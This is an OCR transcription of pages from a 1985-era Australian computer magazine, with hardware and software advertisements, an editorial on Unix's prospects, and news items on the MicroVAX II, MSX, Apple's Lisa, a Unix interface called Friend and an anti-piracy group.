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Universe

Security and speed Software compatibility, and

Forget conventional networking. Universe provides superior speed and security necessary in multiuser applications. Running the widest range of 8 and 16 bit software, it has the ability to network IBM PCs and workalikes in the fastest multiuser/ networking microcomputer system in the world.

Multiuser – efficiency

A single Universe runs up to 25 workstations, each with any combination of 8 and 16 bit programs. Advanced AED network technology allows expansion to 100's of users.

Multitasking – productivity

Each operator can use any four 8 and 16 bit programs at the same time. Switching screens takes only a single keystroke.

Networking – flexibility

Up to 255 MS-DOS machines. IBM PCs and workalikes can be linked into the Universe system using a high speed DR Net local area network.

IBM PCs and workalikes can run applications written for Concurrent PC DOS, CP/M-86 and PC-DOS, while having access to all the benefits of the network. PC users share files, records, printers and other network resources.

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Tough
The Universe is built on a strong square tube frame.

Stays Cool
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

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of a minicomputer. reliability of a supermicro.

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Powerful file I/O processor makes Universe operation faster, leaving the CPU free of repetitive tasks.

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Ebony glass top and acrylic epoxy finish

Capacity
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

- ☐ Files may be automatically dated for future reference. Optional timestamping shows both creation and last access.
- ☐ Optional passwords on computers within a local area network.

Operating features

- ☐ Low cost serial terminals support both 16 bit (CP/M, Concurrent DOS, MP/M-86) and 8-bit (CP/M, MP/M II) software
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AED

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The Computer Factory. 214 Harbord Road, Brookvale 2100. Ph: (02) 938 2522

ACT: AED Computers (Canberra). 217 Northbourne Ave, Canberra 2601 Ph: (062) 47 3403. Telex AA 62898

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

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




RECREATE *with Desolation, the armchair adventure game that puts you in the pilot's seat of a space-age helicopter.*

CREATE *custom programs in MBasic, the standard in BASIC languages. Develop your own software for a variety of applications. Let your imagination and ingenuity expand your computing horizons.*



GENERATE *business graphics with Osboard. Enhance your reports and proposals with charts, graphs and other visual aides on screen, on paper or on presentation slides.*



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You get *immediate* response to WordStar commands. Faster text manipulation. Faster file saving. You can program your function keys to set up automatic margins, line spacing and other elements you use most often. And you can store up to 100 typed pages on each diskette.

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



WRITE *and edit everything from business correspondence to the Great American Novel with WordStar, the world's best selling word processing package. The Vixen was* **made** *for WordStar. No other computer runs it as quickly or neatly.*



CALCULATE *with SuperCalc 2, a terrific electronic spreadsheet. You'll find no end to the uses of this invaluable budgeting and scheduling management tool.*

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EDITORIAL

Unix — Where next?

We've been talking about Unix for years. When we started *Your Computer*, one of the first topics we addressed was Unix. Should we have a regular Unix column? Would Unix catch on? We sat around the table on a Sunday afternoon mulling over these points.

We decided against any immediate large-scale coverage of Unix at that stage. After all, it was available only on a few microcomputers, and it was terribly arcane and very much the preserve of a few cognoscenti — mostly in academia.

So we decided to wait a while, until Unix began to really take off.

We're still waiting.

While this issue's theme is the Unix Operating System, it is not in the expectation that Unix is going to take off this year. It is, rather, in the belief that this is the year of 'Now or Never' for Unix. Let me explain.

Unix is a minicomputer operating system and bears little resemblance to personal computer software. It can be tricky to utilise, and is unlikely to be mastered by the casual user. In fact, it is only the 'power user', the user who really explores the machine and is likely to run a supermicro, who is likely to discover the benefits of the Unix system.

Supermicros are selling pretty well, but they now face stiff opposition from networks of personal computers. There are compelling arguments that say networks (particularly many of the PC networks currently on the market) are not the way to go, but people seem to want them, so, for the moment, that's what they're likely to get.

Faced with the super-friendly user interface and networking capabilities of PCs, will Unix catch on? It seems to me the answer most probably will be yes. I think it deserves to succeed - as do many other good and useful products — but I have seen good products fail before, due to poor marketing or 'fashions' in the marketplace.

Unix can be adapted to serve the needs of a single user on a workstation, as Hewlett-Packard has proved with the Integral portable — see our review in this issue. It can handle networking well — witness the extent of the uucp network in the US, as well as Unix local area network protocols like TCP/IP. And since PCs will require the support of larger systems in networks, Unix is ideally placed to fulfil that role.

So, will Unix take the world by storm this year? Read on, and form your own conclusions ...

LES BELL

Cover illustration by Brendan Akhurst.

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
Friend for Unix

What sort of product can drag well over 100 journalists and industry figures from their beds to arrive at the Sydney Hilton at the outrageous hour of 7.15 am? Seemingly, the promise of a locally developed 'fifth-generation language' is enough to accomplish the feat, and Western Australian company Sadleir Research did just that during the recent Unix World Expo.



KIM SADLEIR calls it "the most significant software product ever to come out of Australia". Sounds like the biased voice of a parent speaking, but it seems many people would like to believe the claims made for Sadleir Computer Research's Friend.

For a long time manufacturers of various fourth-generation languages (4GLs) have been promising the solution to all our woes — easily modified, comprehensive packages using plain English commands which *even a general manager* can learn with a minimum of effort. Rarely, if ever, are such promises fulfilled, but this doesn't stop people from hoping that 'maybe this time' they'll find their dream system. Surely if Sadleir are calling Friend a 'fifth-generation language' it must at least offer the promised functions of fourth-generation packages.

Unix's Perfect Match?

Cutting through the hype, Friend certainly sounds interesting. It is an interface for the Unix operating system, addressing the areas in which Unix is notoriously lacking: Unix is known as a user-hostile system which is difficult to learn and which has been designed as an open system with no fixed form of data access (a database).

Kim Sadleir is banking on Unix becoming *the* operating system of the future, and Friend has been designed to 'complete' Unix by providing an easy-to-use system which functions as the hub of a user's data processing needs.

The system combines database, graphics, a ready-made accounting package, statistical analysis, concurrent capabilities, programming in English, *ad hoc* enquiries and reports, basic word processing, the ability to import and export data easily from other sources and an applications generator. A consistent user interface is maintained across the system and, of course, it utilises the multi-user/multi-tasking capabilities of Unix.

Patentable Design Techniques

None of this is particularly revolutionary in itself. What *is* new is Friend's combination of compactness, flexibility and ease of use over a wide range of processing tasks. The whole system occupies only 120 Kbytes of memory, due to the use of recursive data definition; Friend constantly re-uses parts of itself, leaving more workspace in the computer. The other two key design features of the system are so innovative Sadleir has patents pending on them. They are the Verb Conjunction Matrix (VCM) and Hexadirectional Program Flow (HPF).

The VCM defines the elements of the Friend programming language. The language consists of 15 commands and nine conjunctions, and programs written in it are remarkably compact (usually not more than a few lines long). HPF is a feature which allows the operator to move backwards and forwards within a file, select more or less detail, and move backwards and forwards within a program. Using this feature it is possible to interrupt work within the current program window, jump to another process and then restart processing.

Sadleir Research claims Friend can cut program development time by a factor of 10 and, using the the programming-by-menus facility and the application development program, it is relatively easy for non-programmers to develop and modify complex data processing procedures and systems.

The Hump of the Camel

The big question with Friend is "Will Unix become the standard operating system?" Kim Sadleir is sure it will, at least for a very large segment of users: "We're aiming for the hump of the camel," he says. "While mainframes look after the head — the information needs of management — and personal computers look after the tail of the camel — individual workers — 90 per cent of knowledge workers, the camel's hump, are not being catered to. Unix-based multi-user systems are the obvious economic choice for this market."

Sadleir Research appears set to launch a very aggressive advertising campaign for Friend, including raising $5 million through public shareholdings to fund the marketing programme. If Unix does take off in the way Sadleir and others expect, and Friend delivers what it promises, then it may indeed become what Kim Sadleir hopes — "The standard user interface for computers in the future." □

INDEPENDENT SCHOOLS SET UP NETWORK

The Independent Schools Board of South Australia has established an information network to link all independent schools in the state.

Using their individual school systems, teachers and administrators can call into the board each day, leave and receive messages and make appointment times to review the latest computer software.

Somewhat like a local Viatel, the central board system operates using three BBC microcomputers and an 85 Mbyte hard disk drive specially developed and manufactured in Australia by Barson Computers. The system runs on a small Econet hooked to the hard drive, which is the largest-capacity unit yet built in Australia for BBC systems.

Each school is equipped with a ▷

modem attached to the computer system. According to the board's Research Officer, Mr Dale Martin, 15 schools already have the modem installed. "The main system usage is at present by teachers in the computer area, but we expect this to change with headmasters, administration staff and the heads of other departments becoming quite heavy users of the system. In future, we see it greatly reducing both the time and costs associated with information dissemination."

A large library of public domain software for the BBC, with both Z80- and 6502-based programs, is being installed. In addition, the board is developing a library of software written by the participating schools.


The system software was developed by a local computer science teacher, Mr Jeff Davis, of Westminster School. The National Computer Education Program provided part of the funds to get the system up and running. □

Flat Screen Advances

Matsushita has developed a flat colour panel suitable as a display in New Media equipment. The panel has been used by Matsushita to develop a prototype of a remarkable-looking flat colour television, with a 25.4 cm diagonal screen and a depth of 9.9 cm.

The panel features a square, completely flat screen which reproduces distortion-free images throughout the entire display area, making it ideal for applications where space efficiency is crucial. New Media consists of several new electronic services, including teletext, videotex, direct broadcast satellite, high-definition TV and cable TV.

The panel was developed using Matsushita's Matrix Drive and Deflection System. The panel's screen consists of 3000 picture cells arranged in a matrix — 200 units horizontally and 15 vertically. Each picture cell is scanned by one electron beam which excites phosphor stripes. The use of a microcomputer for fine adjustment of the diameter and position of the beams on the screen results in uniform brightness and high colour reproduction.



Signal processing and driving are performed digitally in the system. Picture brightness is controlled by varying the pulse width which drives electron beams; colour reproduction is performed by digitising the picture signal and alternately driving red, green and blue signals. Resolution is markedly improved by sampling each for different lengths of time.

The colour television prototype has been on display at Matsushita's stand at Expo '85. No Australian release date has been announced. □

Communications Conference

Communications '85, also known as the Australian International Electronic Communications and Information Technology Exhibition, will be staged at Sydney's Centrepoint from August 6 to 9 this year.

Telecom's recent entry into the personal computer market, AT&T's involvement with Olivetti, Ericsson's move from telecommunications into microcomputers and IBM's acquisition of the Rolm Corporation have highlighted the trend to integrate computers and communications, a trend which will be reflected in the focus of Communications '85.

On show at the exhibition will be an extensive range of equipment including facsimile, paging and PABX systems, computers, local area networks, videotex and teleconferencing. The show is oriented toward communications specialists who work in areas dependent on the latest communications technology, such as the defence forces, transport and navigation control authorities, and radio and TV. There will also be a series of tutorials designed for the business user, providing explanations of the latest technology in non-technical terms.

Further details on the show can be obtained from: Noel Gray, Australian Exhibition Services, Suite 3.3 Illoura Plaza, 424 St Kilda Road, Melbourne 3004; (03) 267 4500. □

Synergistic Beer Drinking


Don't forget to join us for our regular synergistic beer drinking sessions — every first Wednesday of the month at the Clock Hotel, 470 Crown Street, Surry Hills, Sydney. This is your chance to tell us what you love or hate (how *could* you?) about the magazine, and swap the latest news and rumours. No formality — just turn up at about six in the evening. See you there. □

MSX — MISSILE OR SQUIB?

MSX has finally surfaced in Australia. The system Microsoft and a number of Japanese manufacturers hope will become the industry standard for home computers has made it to our shores, with three companies displaying their offerings at a recent launch.

MSX is certainly a good concept. Until this time compatibility between home computers has been almost non-existent — even among different computers produced by the same manufacturer. MSX offers hardware and software compatibility between any machines made to the MSX specification. This means you should be able to buy a Sanyo computer, a Toshiba printer and a Hitachi disk drive and have them all play together without any fuss.

MSX in practice might not be quite the goer it sounds. For one thing, the home computer market



is a notoriously risky arena. It has been the graveyard for a number of high-flying companies, with even IBM getting burned with its PC jnr. The MSX software available so far appears to be heavily games-oriented, and it will be interesting to see how much room is left for games machines in the Australian market.

MSX is also based on outdated technology. While Atari and Commodore are pushing towards 32-bit-based systems with Mac-like interfaces, MSX is built around the 8-bit Z80A microprocessor, with a 39-column by 24-line screen. When the big American companies finally get to market with their new offerings, MSX will definitely start to look like the old generation.

However, some local software houses have already started moving MSX software, and Toshiba, Mitsubishi and Sony have launched their machines onto the market here. Time will tell whether the potential of the MSX concept converts into a viable home computer standard.

As a footnote: the most impressive MSX machine available in Australia is Yamaha's CX5M, which is not being marketed as a standard computer at all. Instead, Yamaha has developed the system as a musical computer, complete with MIDI (musical instrument digital interface), composition and synthesiser software and optional keyboard. For anyone interested in computing *and* music, the CX5M is worth a look. □

VAX ON A CHIP — ALMOST


Digital has announced a low-end VAX (or a high-end supermicro, depending on your perspective), built around a 32-bit processor which delivers 90 per cent of the power of a VAX-11/780. The MicroVAX II end-user systems will be available for delivery in July/August, and they'll range in price from under $44,000 for an entry-level single-user network workstation to around $101,000 for a system capable of supporting up to 24 users.

The MicroVAX II will be the baby of the VAX family. One of the most significant features of Digital's computers is the maintenance of software compatibility throughout the range. This means there is an enormous amount of software ready to run on the new machine.

Digital has plans to manufacture 60,000 MicroVAX units in the first year of production, with the Australian division shooting for first-year sales of 1000 units. Considering there are currently only about 850 VAXs in Australia, Digital is obviously regarding the MicroVAX II as almost an off-the-shelf stock item.

Further announcements by Digital include a 95 Mbyte streaming cartridge tape drive (claimed to be the industry's largest such drive), a high-performance technical graphics workstation (VAXstation II) and a compact disk reader.

The CDReader is a laser disk reader which will retail for about $4000. It uses technology developed jointly by Sony and Philips to record information on the disks. Disk capacity is 600 Mbytes, and the disks will be read-only. Getting data onto such disks is a complex task, and Digital will be using Sony and/or Philips to record the data.



DEC's *new* MicroVAX II, *featuring the* 'VAX *on a chip*'.

Digital plans to use the massive storage capacity provided by storing all its programs on one disk; purchasers of a particular application will be given an encryption key to access that program, while being denied access to others.

A week after Digital made its announcement about the MicroVAX II, Altos Computer Systems announced its challenger in the ▷

INTRODUCING IBM Compatible Hi-Res Monitors from QUBIE

The HR 39 and HR 134 Monochrome Monitors are direct replacements for the IBM Model 5151 Monochrome Display. The HR 39 features a GREEN phosphor screen, while the HR 134 an AMBER screen. Both monitors plug into the IBM Monochrome Display and Printer Adaptor (or compatible) card.

The HR31 200 Colour Monitor is a direct replacement for the IBM Colour Display. It plugs into the IBM Colour/Graphics Adaptor (or compatible) card. The HR31 200 features **0.31mm dot pitch and a black matrix picture tube.** This special tube reduces glare and enhances RGB colour to ensure superb picture quality.

All three monitors include a tilt and swivel base. Use your Qubie' monitor as you would the IBM ; it will in no way affect the normal use or function of your Personal Computer.

Technical Data - HR31 200

CRT Size:	14" Diagonal (34cm)
Tube:	Black Matrix
Sync-H. Scan Frequency:	15.7kHz
V. Scan Frequency:	60Hz
Signal Type:	RGB I: TTL Level Positive Sync H/V: TTL Level Positive
Display Size (H x V):	245mm x 170mm
Retrace Time (H x V):	0.5Ms x 0.4msec
Resolution:	640 x 200 lines
Input Terminals:	9 pin "D" type connector
Dimensions:	11"(H) x 15"(W) x 13"(D) 266(H) x 367(W) x 318(D)mm
Shipping Weight:	15.9kg

Model HR31 200

Models HR 39 & HR 134

(All models Right-hand controls only.)

Technical Data - HR 39 & HR 134

CRT Size:	12" Diagonal (29cm)
Phosphor:	HR 39 (Green); HR 134 (Amber)
Sync-H. Scan Frequency:	18.432kHz
V. Scan Frequency:	50/60Hz
Signal Input:	Video - TTL Level Positive Sync. H - TTL Level Positive Sync. V - TTL Level Negative
Video Response:	20MHz
Display Size (H x V):	203mm x 135mm
Display Time (H x V):	44Ms x 18.99msec
Resolution:	Centre 1,000 lines Corner 800 lines
Display Formats:	9 x 14 matrix, 2000 characters in 80 x 25 format
Input Terminals:	9 pin "D" type connector
Dimensions:	10.5"(H) x 15"(W) x 12"(D) 257(H) x 367(W) x 294(D)mm
Shipping Weight:	11.36kg

All models: 240V AC/50Hz

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

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Business set/Starcard includes Z-80, CPM, 6.5MHz Wordstar, Mailmerge, Spellstar, Infostar, Calcstar.	**$395**
Infostar the database on CPM	**$175**
Calcstar the spreadsheet CPM	**$79**
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Dollars + Sense	**$119**

FOR IBM

Everex 10 megabyte hard disk inc controller	**$1495**
Tava PC inc 256K, colour 2 drives, parallel, serial, 1 yr warranty	**$2995**
10 megabyte tape stream back-up (internal -slimline)	**$1995**
10 megabyte removable hard disk (internal-slimline)	**$2995**
40 megabyte hard disk inc controller	**$2995**
Multimate the wordprocessor	**$499**
Lotus 1,2,3	**$595**
Infostar	**$175**
Calcstar	**$79**

Available from Compushack, 1/303 Pacific Highway, Lindfield NSW

If you wish to order these products — Mail order is handled by Micromail on 02-4671933 (B/C, M/C, Visa, Amex). These products are available in limited quantity.

Prices subject to change without notice.

supermicro stakes, the 2086. This machine is based on Intel's 80286 processor running at 8 MHz. The central processor is relieved of input/output tasks and communications through the use of associated Intel 8086 processors.

The base configuration of the Altos 2086 will include 1 Mbyte of main memory, a 40 or 80 Mbyte disk drive, a 1.2 Mbyte floppy disk drive, a 60 Mbyte streaming tape drive and an Altos III terminal. This basic system can be expanded to a maximum of 16 Mbytes of main memory and 240 Mbytes of disk storage.

The 2086 is designed for use as a standalone, general-purpose multi-user microcomputer or as a node in a distributed network. Because it is totally compatible with other Intel-based Altos machines, it can be networked with any of these systems via Worknet — Altos's local area network. The Xenix 3.0 operating system available for the 2086 will support user programs of 1 Mbyte.

A basic system with 80 Mbyte hard disk will cost $37,500. Sandy Holt, Director of International Sales and Marketing for Altos, believes this represents "revolutionary price/performance" value. □

Online Database Conference

For those of you who plan ahead, the first Australian online information conference (called Information Online'86) will be held at the Hilton International in Sydney on January 20 to 22 1986.

As well as mounting the largest exhibition of publicly available online information databases, both local and overseas, ever held in Australia, the conference will highlight new developments in online information technology.

Conference papers will give information on the wide range of online databases providing legal, business, financial, engineering, technological, medical and scientific information, or news, from around the world. Participants will be able to hear about the latest developments in downloading, electronic publishing, database searching techniques, marketing and training.

The conference is sponsored by the Information Science Section of the Library Association of Australia. For more information, contact: Mr W. Foda, (02) 29 1431. □

Goodbye Lisa

Apple has dumped the Lisa. The company, of course, has not put it quite that way: "Stocks have been built up to meet estimated demand and service and support will continue unabated."

This line will be familiar to anyone who owns a machine such as the PC jr or TI99/4A. Somehow it doesn't sound particularly comforting. And for those who recognise Lisa's special merits, it won't be much consolation to know that by running the MacWorks/XL program it will be possible to use the Lisa as a Macintosh.

Perhaps the change of name from Lisa to Macintosh XL earlier this year was the softening-up process, though the prominence of the XL in the Macintosh Office ads seems to indicate a more recent decision on axing the machine. In any case, the head of the Apple family has been replaced by the Fat Mac (512 Kbyte model) and the promise of a 20 Mbyte hard disk.

This is hardly the way to woo those corporate accounts Apple so desperately wants. The company is going to be even more dependent on getting decent supplies of powerful software for the Mac to prove its worth and solidity. News of such software *is* now filtering from the United States, but we've yet to see much of it in Australia. □

Anti-Piracy Group Formed

Lotus Development Corp, Ashton-Tate and Imagineering have formed the Anti-Software Piracy Association (ASPA), based in Hong Kong. The three companies have kicked in US$100,000 between them to create a fighting fund to combat the thriving black market in the region.

ASPA will be writing to all corporate leaders in Hong Kong asking for their co-operation in ▷

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helping to stamp out software piracy. By offering support, service and economical upgrades to the latest versions of software, ASPA hopes to encourage corporate users to shun pirated software. Imagineering has recently opened an office in Hong Kong, putting it in a good position to provide the necessary support.

As soon as the Hong Kong operation is running smoothly, ASPA plans to open a second office in Singapore. As Singapore has recently introduced software copyright legislation, the job should be somewhat easier there. □

OSBORNE'S PAPERBACKS NOW ON THE SHELVES

Adam Osborne has always been eager to explore new technologies and marketing strategies. After leaving Osborne Computer Corporation, he announced his next venture would be in the software publishing field. His aim in creating Paperback Software International was to provide competitively priced software which customers could check out before buying.

The software is designed to allow the customer to browse right through the manual, while the disks are carefully protected from damage. Current titles include Executive Writer, a full-featured word processor for the IBM PC and compatibles ($99.50); Number Works, a spreadsheet with eight windows for viewing the worksheet (IBM PC and compatibles, $79.50); My A-B-Cs, six educational games for four- to eight-year-olds ($39); and Paperback Writer, a simple entry-level word processor for users whose needs do not justify the expense of a highly complex system ($79.50).

